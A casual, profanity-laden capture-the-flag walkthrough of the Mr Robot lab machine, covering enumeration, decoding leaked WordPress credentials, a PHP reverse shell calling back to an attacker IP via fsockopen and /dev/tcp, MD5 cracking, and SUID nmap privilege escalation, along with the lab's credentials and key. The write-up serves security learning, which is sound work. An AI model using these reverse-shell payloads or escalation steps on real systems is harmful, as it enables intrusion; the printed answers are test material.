Yo, welcome back to another badass CTF writeup! Today we are pwning the Mr Robot CTF machine. Inspired by the legendary Mr. Robot show, this box is a fun ride from start to finish. We are gonna enumerate open ports, decode hidden base64 credentials, pop a quick reverse shell, crack some MD5 hashes, and abuse a vulnerable SUID binary to grab root.
Let's fucking get right into it!

1. Reconnaissance & Enumeration#
First, we fire up Nmap to scan open ports on our target (10.48.178.36):
nmap -sV 10.48.178.36
Key Scan Findings:#
- Port 80 (HTTP): Apache web server running an interactive terminal-style website.
- Port 22 (SSH): Open SSH service.
Now let's check out the web application on port 80. Navigating to the homepage gives us a cool Linux terminal vibe. Time to hit common endpoints like robots.txt!
curl http://10.48.178.36/robots.txt
Damn, look at that! robots.txt reveals two spicy files:
fsocity.dic(A massive dictionary wordlist)key-1-of-3.txt(Key 1!)
Grabbing Key 1:#
curl http://10.48.178.36/key-1-of-3.txt
Boom! Key 1 acquired right off the bat!
2. Directory Bruteforcing & Cleaning the Wordlist#
Next, let's download that wordlist using wget:
wget http://10.48.178.36/fsocity.dic
When inspecting fsocity.dic, the wordlist is huge and full of duplicate garbage entries. Let's clean that shit up so our brute force attacks don't take forever:
sort fsocity.dic | uniq > fsocity_cleaned.txtNow we run Gobuster to discover hidden directories:
gobuster dir -u http://10.48.178.36/ -w common.txt===============================================================
Gobuster v3.8.2
===============================================================
/admin (Status: 301)
/blog (Status: 301)
/dashboard (Status: 302) [--> /wp-admin/]
/license (Status: 200) [Size: 309]
/login (Status: 302) [--> /wp-login.php]
/robots.txt (Status: 200)
/wp-admin (Status: 301)
/wp-login (Status: 200)
===============================================================We see WordPress routes (/wp-admin, /wp-login.php) and a weird /license endpoint.
3. Finding Credentials & Gaining Initial Access#
Let's check out /license:
curl http://10.48.178.36/licenseScrolling all the way down through the wall of text reveals a suspicious base64 encoded string: ZWxsaW90OkVSMjgtMDY1Mgo=

Let's decode this string:
echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
# Output: elliot:ER28-0652
Fuck yeah! We got admin credentials:
- Username:
elliot - Password:
ER28-0652
We head over to http://10.48.178.36/wp-login.php and log in. We are inside the WordPress Admin Dashboard!

4. Simplified Reverse Shell Payload#
Instead of pasting a bloated 150-line script into the WordPress template editor (Appearance -> Editor -> 404.php), we can use a super clean, minimal PHP reverse shell payload!
Option A: Clean 3-Liner PHP Socket Payload#
<?php
$ip = '10.48.178.X'; // Your attacker IP
$port = 1234;        // Your listener port
$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh -i', [0 => $sock, 1 => $sock, 2 => $sock], $pipes);
?>
Option B: One-Liner PHP System Shell#
<?php system("bash -c 'bash -i >& /dev/tcp/10.48.178.X/1234 0>&1'"); ?>Both of these options are way cleaner, shorter, and don't clutter your editor with boilerplate junk.
Catching the Shell:#
- Start your Netcat listener on your machine:bash
nc -lvnp 1234 - Save the modified
404.phpin WordPress and navigate tohttp://10.48.178.36/wp-content/themes/twentyfifteen/404.php. - Check your listener: shell popped! We are running as user
daemon.
5. Privilege Escalation: User Robot (Key 2)#
Now let's check what's inside /home:
cd /home/robot
ls -la
We see two files:
key-2-of-3.txt(Permission denied fordaemon)password.raw-md5
Let's read password.raw-md5:
robot:c3fcd3d76192e4007dfb496cca67e13bWe take this MD5 hash c3fcd3d76192e4007dfb496cca67e13b and run it through CrackStation / rainbow tables.
The hash instantly cracks to: abcdefghijklmnopqrstuvwxyz
Now we switch users to robot:
su robot
# Password: abcdefghijklmnopqrstuvwxyz
whoami
# Output: robot
Now that we are robot, we can cat the second key!
cat /home/robot/key-2-of-3.txtKey 2 secured!
6. Root Privilege Escalation (Key 3)#
Time for the final boss: ROOT!
Let's enumerate SUID binaries on the machine:
find / -perm -4000 -type f 2>/dev/null/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmapHoly shit, look at /usr/local/bin/nmap! Nmap has the SUID bit set! Older versions of Nmap have an interactive mode that lets you execute system commands with SUID permissions.
Let's trigger Nmap interactive mode:
/usr/local/bin/nmap --interactiveInside the Nmap interactive shell:
nmap> !sh
whoami
# Output: root
Hell yeah! We got ROOT access! Now let's grab the final key from /root:
cat /root/key-3-of-3.txt
# Output: 04787ddef27c3dee1ee161b21670b4e4
7. Retrospective & Key Takeaways#
What a fucking legendary CTF challenge! Here is a recap of what we learned:
- Always check hidden text and base64 strings in unusual web paths like
/license. - Clean your wordlists (
sort | uniq) to optimize brute forcing times. - Don't waste time on bloated 150-line reverse shells when a simple 3-line
proc_open()orsystem()payload gets the job done instantly. - Always audit SUID binaries with
find / -perm -4000for GTFOBins privileges like old Nmap interactive mode.
byeee byeee meet you in the next one
Questions or something to add? Join the discussion with your GitHub account.